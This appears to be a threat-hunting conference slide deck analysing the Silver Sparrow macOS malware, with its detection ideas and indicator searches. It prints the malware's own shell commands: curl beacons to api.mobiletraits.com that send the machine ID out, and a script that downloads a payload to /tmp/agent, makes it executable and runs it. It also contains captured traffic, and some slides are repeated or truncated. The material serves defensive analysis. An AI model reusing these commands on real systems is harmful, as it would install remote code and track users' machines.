<pre>GET /static/TTLPL_Event_2 View Mozilla%2F5.0%20(Macintosh;%20Intel;%20MacOS%20X%2010_15_0;%20AppleWebKit%2F537.36%20(%KHTML,%20like;%20Gecko))%20Chrome%2F84.0.4147.135%20Safari%2F537.36,Chrome.84 HTTP/1.1 Host: www.validfunction.com Connection: keep-alive User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_0; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.135 Safari/537.36 Accept: image/webp,image/apng,image/*,*/*;q=0.8 Referer: https://s3.amazonaws.com/ &st=3c55805&e= &client=chrome&id=aHR0cDovL3d3dy52YWxpZGZ1bW9uLnNvbQ%253d%253d&h= &t=1&u= Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9</pre>	<pre>HTTP/1.1 200 OK Content-Length: 0 Expires: Cache-Control: max-age=0, no-cache, no-store Pragma: no-cache Data: Connection: keep-alive</pre>
<pre>GET /static/TTLPL_Event_2 Click Mozilla%2F5.0%20(Macintosh;%20Intel;%20MacOS%20X%2010_15_0;%20AppleWebKit%2F537.36%20(%KHTML,%20like;%20Gecko))%20Chrome%2F84.0.4147.135%20Safari%2F537.36,Chrome.84 HTTP/1.1 Host: www.validfunction.com Connection: keep-alive User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_0; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.135 Safari/537.36 Accept: image/webp,image/apng,image/*,*/*;q=0.8 Referer: https://s3.amazonaws.com/ &st=3c55805&e= &client=chrome&id=aHR0cDovL3d3dy52YWxpZGZ1bW9uLnNvbQ%253d%253d&h= &t=1&u= Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9</pre>	<pre>HTTP/1.1 200 OK Content-Length: 0</pre>

Client downloads
Silver Sparrow.
Infection Begins

HTTPS update-v3a98x2.s3.amazonaws.com

Silver Sparrow Infection Chain

Source

```
GET /stats/?TRLP_Event_2,
,View,Mozilla%2F5.0%20(Macintosh%3B%20Intel%20Mac%20OS%20X%2010_15_6)%20AppleWebKit%2F537.36%20(KHTML%2C%20like%20Gecko)
%20Chrome%2F84.0.4147.135%20Safari%2F537.36,Chrome,84 HTTP/1.1
Host: www.validfunction.com
Connection: keep-alive
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.135 Safari/537.36
Accept: image/webp,image/apng,image/*,*/*;q=0.8
Referer: https://s3.amazonaws.com/
&stu=3c55805&s=
&client=chrome&kd=aHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ%253d%253d&h=
&t=1&u=

Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Client downloads
Silver Sparrow.
Infection Begins

HTTPS update-v3a98x2.s3.amazonaws.com

Silver Sparrow Infection Chain

```
GET /stats/?TRLP_Event_2,
,DLClick,Mozilla%2F5.0%20(Macintosh%3B%20Intel%20Mac%20OS%20X%2010_15_6)%20AppleWebKit%2F537.36%20(KHTML%2C%20like%20Geck
o)%20Chrome%2F84.0.4147.135%20Safari%2F537.36,Chrome,84 HTTP/1.1
Host: www.validfunction.com
Connection: keep-alive
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.135 Safari/537.36
Accept: image/webp,image/apng,image/*,*/*;q=0.8
Referer: https://s3.amazonaws.com/
&stu=3c55805&s=
&client=chrome&kd=aHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ%253d%253d&h=
&t=1&u=

Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

HTTP/1.1 200 OK
Content-Length: 0

Client downloads
Silver Sparrow.
Infection Begins

Post Infection

Curl Beacons

HTTPS api.mobiletraits.com

HTTPS api.specialattributes.com



Created by nareerat jaikaew
from Noun Project

“pickle call”

HTTPS api.mobiletraits.com

HTTPS api.specialattributes.com

```
POST /pkl HTTP/1.1
Host: api.mobiletraits.com
User-Agent: curl/7.64.1
Accept: */*
Content-Length: 785
Content-Type: application/x-www-form-urlencoded
```

```
mn=PkgInstall&u=https%3A%2F%2Fupdate-v3a98x2.s3.amazonaws.com%2Fupdater.pkg%3Fr%3D01c4ea67-18ee-48a1-9b56-f9812457c6e8%26stu%3D3c55805%26s%3D87358138-2c29-40fc-8c57-9847f87922b8%26client%3Dchrome%26rsm%3DaHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ%25253d%25253d%20https%3A%2F%2Fupdate-v3a98x2.s3.amazonaws.com%2Fupdater.pkg%3Fr%3D01c4ea67-18ee-48a1-9b56-f9812457c6e8%26stu%3D3c55805%26s%3D88843d17-0133-404e-971d-8609313e0e6a%26client%3Dchrome%26st%3DaHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ%25253d%25253d%20https%3A%2F%2Fupdate-v3a98x2.s3.amazonaws.com%2Fupdater.pkg%3Fr%3D01c4ea67-18ee-48a1-9b56-f9812457c6e8%26stu%3D3c55805%26s%3D1c69a764-0934-483e-9cb9-3f740617dfc2%26client%3Dchrome%26st%3DaHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ%25253d%25253d%0A&m=E7B25116-B273-5E56-A744-24EABD7A2020%0A
```

“pickle call”

We like to call this the “pickle call” because the URI path was “/pkl”.

|

Phone Home Curls

HTTPS api.mobiletraits.com

HTTPS api.specialattributes.com

“pickle call”

```
POST /pkl HTTP/1.1
Host: api.mobiletraits.com
User-Agent: curl/7.64.1
Accept: */*
Content-Length: 785
Content-Type: application
```

```
POST /pkl HTTP/1.1
Host: api.mobiletraits.com
User-Agent: curl/7.64.1
```

```
mn=PkgInstall&u=https%
f9812457c6e8%26stu%3
9847f87922b8%26client%
2F%2Fupdate-v3a98x2.s
f9812457c6e8%26stu%3
8609313e0e6a%26client%
%2Fupdate-v3a98x2.s3.amazonaws.com%2Fupdater.pkg%3Fr%3D01c4ea67-18ee-48a1-9b56-
f9812457c6e8%26stu%3D3c55805%26s%3D1c69a764-0934-483e-9cb9-
3f740617dfc2%26client%3Dchrome%26st%3DaHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ%25253d%25253d%0A&m=E7B25116
-B273-5E56-A744-24EABD7A2020%0A
```

We like to call this the "pickle call" because the URI path was "/pkl".

Phone Home Curls

HTTPS api.mobiletraits.com

HTTPS api.specialattributes.com

```
mn=PkgInstall&u=https%3A%2F%2Fupdate-v3a98x2.s3.amazonaws.com%2Fupdater.pkg%3Fr%3D01c4ea67-18ee-48a1-9b56-f9812457c6e8%26stu%3D3c55805%26s%3D87358138-2c29-40fc-8c57-9847f87922b8%26client%3Dchrome%26rsm%3DaHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ%3F%2Fupdate-v3a98x2.s3.amazonaws.com%2Fupdater.pkg%3Fr%3D01c4ea67-18ee-48a1-9b56-f9812457c6e8%26stu%3D3c55805%26s%3D88843d17-0133-404e-971d-8609313e0e6a%26client%3Dchrome%26st%3DaHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ%3F%2Fupdate-v3a98x2.s3.amazonaws.com%2Fupdater.pkg%3Fr%3D01c4ea67-18ee-48a1-9b56-f9812457c6e8%26stu%3D3c55805%26s%3D1c69a764-0934-483e-9cb9-3f740617dfc2%26client%3Dchrome%26st%3DaHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ%3F-B273-5E56-A744-24EABD7A2020%0A
```

“pickle call”

We like to call this the "pickle call" because the URI path was `/pkl`.

It contained a fixed "mn=PkgInstall" parameter

Phone Home Curls

HTTPS api.mobiletraits.com

HTTPS api.specialattributes.com

[illegible]

“pickle call”

We like to call this the "pickle call" because the URI path was `/pkl`.

It contained a fixed "mn=PkgInstall" parameter
The '**m**' which seems to be the **machine ID**
(which we saw in the original search 'pg')

Phone Home Curls

HTTPS api.mobiletraits.com

HTTPS api.specialattributes.com

“pickle call”

```
mn=PkgInstall&u=https%3A%2F%2Fupdate-v3a98x2.s3.amazonaws.com%2Fupdater.pkg%3Fr%3D01c4ea67-18ee-48a1-9b56-f9812457c6e8%26stu%3D3c55805%26s%3D88843d17-0133-404e-971d-860c040a-0a-0a-0a-0a%26st%3DaHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ%3F%3D1c69a764-0934-483e-9cb9-3f74-B273-5E56-A744-24EABD7A2020%0A
```

We like to call this the "pickle call" because the URI path was "/pkl".

It contained a fixed "mn=PkgInstall" parameter

The '**m**' which seems to be the **machine ID** (which we saw in the original search '_pg')

The '**u**' contained the final Amazon S3 url the package was downloaded from.

```
https%3A%2F%2Fupdate-v3a98x2.s3.amazonaws.com%2Fupdater.pkg%3Fr%3D01c4ea67-18ee-48a1-9b56-f9812457c6e8%26stu%3D3c55805%26s%3D88843d17-0133-404e-971d-860c040a-0a-0a-0a-0a%26st%3DaHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ%3F%3D1c69a764-0934-483e-9cb9-3f74-B273-5E56-A744-24EABD7A2020%0A
```

HTTPS api.mobiletraits.com

HTTPS api.specialattributes.com



Silver Sparrow Infection Chain

```
/bin/bash -c /usr/bin/curl https://mobiletraits.s3.amazonaws.com/version.json > /tmp/version.json
```

```
/usr/bin/curl https://mobiletraits.s3.amazonaws.com/version.json
```

```
/bin/bash -c /usr/bin/curl https://mobiletraits.s3.amazonaws.com/version.json > /tmp/version.json
```

Other Threat Hunt Ideas

Other Threat Hunt Ideas

```
appendLine(`initTime=\$1`, updaterMonitorPath)
appendLine(`/usr/bin/curl ${url} > /tmp/version.json`, updaterMonitorPath)
appendLine(`plutil -convert xml1 -r /tmp/version.json -o /tmp/version.plist`, updaterMonitorPath)
appendLine(`wait=$(/usr/libexec/PlistBuddy -c "Print :dls" /tmp/version.plist)`,
updaterMonitorPath)
appendLine(`wait=$((\${wait}* 60 ))`, updaterMonitorPath)
appendLine(`instVersion=1`, updaterMonitorPath)
```

<https://redcanary.com/blog/clipping-silver-sparrows-wings/>

Other Threat Hunt Ideas: Curl to /tmp/

```
appendLine(`initTime=\$1`, updaterMonitorPath)
appendLine(`/usr/bin/curl ${url} > /tmp/version.json`, updaterMonitorPath)
appendLine(`plutil -convert xml1 -r /tmp/version.json -o /tmp/version.plist`, updaterMonitorPath)
appendLine(`wait=$(/usr/libexec/PlistBuddy -c "Print :dls" /tmp/version.plist)`,
updaterMonitorPath)
appendLine(`wait=\$((\$wait* 60 ))`, updaterMonitorPath)
appendLine(`instVersion=1`, updaterMonitorPath)
```

Other Threat Hunt Ideas: **Curl to /tmp/*.json**

```
appendLine(`/usr/bin/curl ${url} > /tmp/version.json`, updaterMonitorPath)
```

Depending on your organization curls to download to /tmp could or not be common. However, is probably going to be abnormal to see activity that matches a **/tmp/*.json**

Other Threat Hunt Ideas: **Curl Beacons**

On this particular case, Silver Sparrow malware beacon sort of hourly. Which makes our previous review of **/tmp/*.json** even more telling

Other Threat Hunt Ideas: **Curl Beacons**

On this particular case, Silver Sparrow malware beacon sort of hourly. Which makes our previous review of **/tmp/*.json** even more telling

1:32 PM	/usr/bin/curl https://mobiletraits.s3.amazonaws.com/version.json
2:32 PM	/usr/bin/curl https://mobiletraits.s3.amazonaws.com/version.json
3:32 PM	/usr/bin/curl https://mobiletraits.s3.amazonaws.com/version.json
4:32 PM	/usr/bin/curl https://mobiletraits.s3.amazonaws.com/version.json

Other Threat Hunt Ideas: **plutil -convert xml1 -r**

```
appendLine(`plutil -convert xml1 -r /tmp/version.json -o /tmp/version.plist`, updaterMonitorPath)
```

Plutil is commonly used by legit operations and applications inside the MacOs ecosystem. However, based on our experience, and statistical analysis:

plutil -convert xml1 -r

Is likely rare; thus, provides high confidence detection opportunities

Other Threat Hunt Ideas: **sqlite3 + QuarantineEvents**

```
/bin/bash -c "echo" $(sqlite3  
~/Library/Preferences/com.apple.LaunchServices.QuarantineEventsV* 'select  
LSQuarantineDataURLString from LSQuarantineEvent where  
LSQuarantineDataURLString like "%stu=3c55805%" order by  
LSQuarantineTimeStamp desc') >> /tmp/agent.sh
```

Hunt for **sqlite3 + QuarantineEvents**.

Plenty of MacOS Malware loves to play with this.

Silver Sparrow did the same.

Other Threat Hunt Ideas: **Follow the installer**

- Parent process: `Installer`
- Process: `bash`

As noted by Red Canary, looking into **Installer** activity can yield interesting finds. We recommend an statistical analysis approach.

The key is that you zoom into activity in `/tmp/*` but account for legit **PKInstallSandbox activity**

Other Threat Hunt Ideas: Everything about /tmp

Hopefully curious eyes have noticed a trend by now:

/tmp/

```
/bin/bash -c printf "%b"
" '"'"' >> /tmp/agent.sh
```

```
/bin/bash -c printf "%b" 'mid="' >> /tmp/agent.sh
```

```
/bin/bash -c "echo" $(/usr/sbin/ioreg -rd1 -c IOPlatformExpertDevice |
/usr/bin/grep -o '"IOPlatformUUID" = "\(.*\)"' | /usr/bin/sed -E -n 's@.*"
([^\"]+)"@\\1@p') >> /tmp/agent.sh
```

```
/bin/bash -c printf "%b"
" 'curl -s --data-urlencode "mn=PkgInstall" --data-urlencode "u=${dl}" --data-
urlencode "m=${mid}" -X POST "http://api.mobiletraits.com/pkl" >> /tmp/agent.sh
```

Other Threat Hunt Ideas: Everything about TMP

Hopefully curious eyes have noticed a trend by now: **/tmp/**

```
/bin/bash -c printf "%b"
" 'curl $(/usr/libexec/PlistBuddy -c "Print :downloadUrl" /tmp/version.plist) --
output /tmp/agent' >> ~/Library/Application\ Support/agent_updater/agent.sh
```

```
/bin/bash -c printf "%b"
" 'chmod 777 /tmp/agent' >> ~/Library/Application\ Support/agent_updater/agent.sh
```

```
/bin/bash -c printf "%b"
' '/tmp/agent notach' >> ~/Library/Application\ Support/agent_updater/agent.sh
```

Other Threat Hunt Ideas: Installer + tmp = goldmine

```
Installer      /bin/bash -c /usr/bin/curl https://mobiletraits.s3.amazonaws.com/version.json > /tmp/version.json
```

```
Installer      /bin/bash -c touch /tmp/version.plist
```

```
Installer      touch /tmp/version.plist
```

```
Installer      /bin/bash -c plutil -convert xml1 -r /tmp/version.json -o /tmp/version.plist
```

```
Installer      plutil -convert xml1 -r /tmp/version.json -o /tmp/version.plist
```

```
Installer      /bin/bash -c printf "%b\n" 'usr/bin/curl https://mobiletraits.s3.amazonaws.com/version.json > /tmp/version.json' >> ~/Library/Application\ Support/agent_updater/agent.sh
```

```
Installer      /bin/bash -c printf "%b\n" 'plutil -convert xml1 -r /tmp/version.json -o /tmp/version.plist' >> ~/Library/Application\ Support/agent_updater/agent.sh
```

```
Installer      /bin/bash -c printf "%b\n" 'currentVersion=$(/usr/libexec/PlistBuddy -c "Print :version" /tmp/version.plist)' >> ~/Library/Application\ Support/agent_updater/agent.sh
```

```
Installer      /bin/bash -c printf "%b\n" 'rm /tmp/version.json' >> ~/Library/Application\ Support/agent_updater/agent.sh
```

Other Threat Hunt Ideas: Installer + tmp = goldmine

Installer

```
/bin/bash -c printf "%b  
" 'currentVersion=$(/usr/libexec/PlistBuddy -c "Print :version" /tmp/version.plist)' >> ~/Library/Application  
Support/agent_updater/agent.sh
```

Installer

```
/bin/bash -c /usr/bin/curl https://mobiletraits.s3.amazonaws.com/version.json > /tmp/version.json
```

Installer

```
/bin/bash -c plutil -convert xml1 -r /tmp/version.json -o /tmp/version.plist
```

Recap & Takeaways

Recap

- **Threat Hunting Pays Off:**


We knew about the TTPs way ahead of time

If you threat hunt similar things you would have found/still find interesting stuff!

Threat Hunting Pays Off!

PlistBuddy -c "Add:RunAtLoad

- Great way to create persistence
- No reference in any offensive blogs
- No malware had used it before!
- Successful Hunt, **yay!**



We solved one mystery

**The ._insu file is an artifact often
left behind by **other malware**.**



We determine infections were actually much lower


Path	Detections
/Applications/updater.app	1,627
/Applications/tasker.app	763
~/Library/Application Support/verx_updater	731
~/Library/LaunchAgents/init_verx.plist	707
/tmp/version.plist	649
/tmp/version.json	568
/tmp/agent.sh	86

Malwarebytes Silver Sparrow detections

<https://blog.malwarebytes.com/mac/2021/02/the-mystery-of-the-silver-sparrow-mac-malware/>

**Approx 2-3k
Infections
Only**

Recap



Recap

- **Threat Hunting Pays Off:**
We knew about the TTPs way ahead of time
- **Solved one mystery**
- **Determined infections were actually much lower: 2-3k**

Props:

Red Canary Team: Special Kudos to Tony Lambert, you rock!

Shellcon Team

DC562 Crew

Andy Wick & Elyse Rinne & the entire Arkime community!

Paranoids involved: Daniel Collins, our awesome Paranoids SOC team, Agentk (Packet connoisseur) and Sean Sposito (Wizard of words)

You, thanks for watching!



The Awesome Paranoids Team

The Paranoids **FIRE** Team #IRLife

Questions?

Appendix

Arkime searches you might want to try:

URI Query String Parameter Values of interest

```
http.uri.value == [3c55805, m3dj799, 01c4ea67-18ee-48a1-9b56-f9812457c6e8,  
6cb676a3-bcac-4776-9d39-1e51a64576d9, b16a3cd8-855d-4653-b534-6c028009f228,  
aHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ%253d%253d]
```

Looking for those indicators in any URI

```
http.uri == [*stu=3c55805*, *lu=m3dj799*, *01c4ea67-18ee-48a1-9b56-f9812457c6e8*,  
*6cb676a3-bcac-4776-9d39-1e51a64576d9*, *b16a3cd8-855d-4653-b534-6c028009f228*,  
*aHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ*]
```

Looking for things redirecting to standartconnection or the two package locations

```
http.location == [*update-v3a98x2.s3.amazonaws.com*, *updater-i06u9j9.s3.amazonaws.com*,  
*www.standartconnection.com*]
```

Arkime searches you might want to try:

Redirects to the S3 links containing two of the indicators

```
http.location == [*s3.amazonaws.com/*3c55805*, *s3.amazonaws.com/*m3dj799*]
```

URLs with the indicators, redirects with the indicators, or requests to the malware buckets. This gets

```
*aHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ* || http.location == [*stu=3c55805*,  
*lu=m3dj799*, *01c4ea67-18ee-48a1-9b56-f9812457c6e8*,  
*6cb676a3-bcac-4776-9d39-1e51a64576d9*, *b16a3cd8-855d-4653-b534-6c028009f228*,  
*aHR0cDovL3d3dy52YWxpZGZ1bmN0aW9uLmNvbQ* || host.http ==  
[update-v3a98x2.s3.amazonaws.com, updater-i06u9j9.s3.amazonaws.com]
```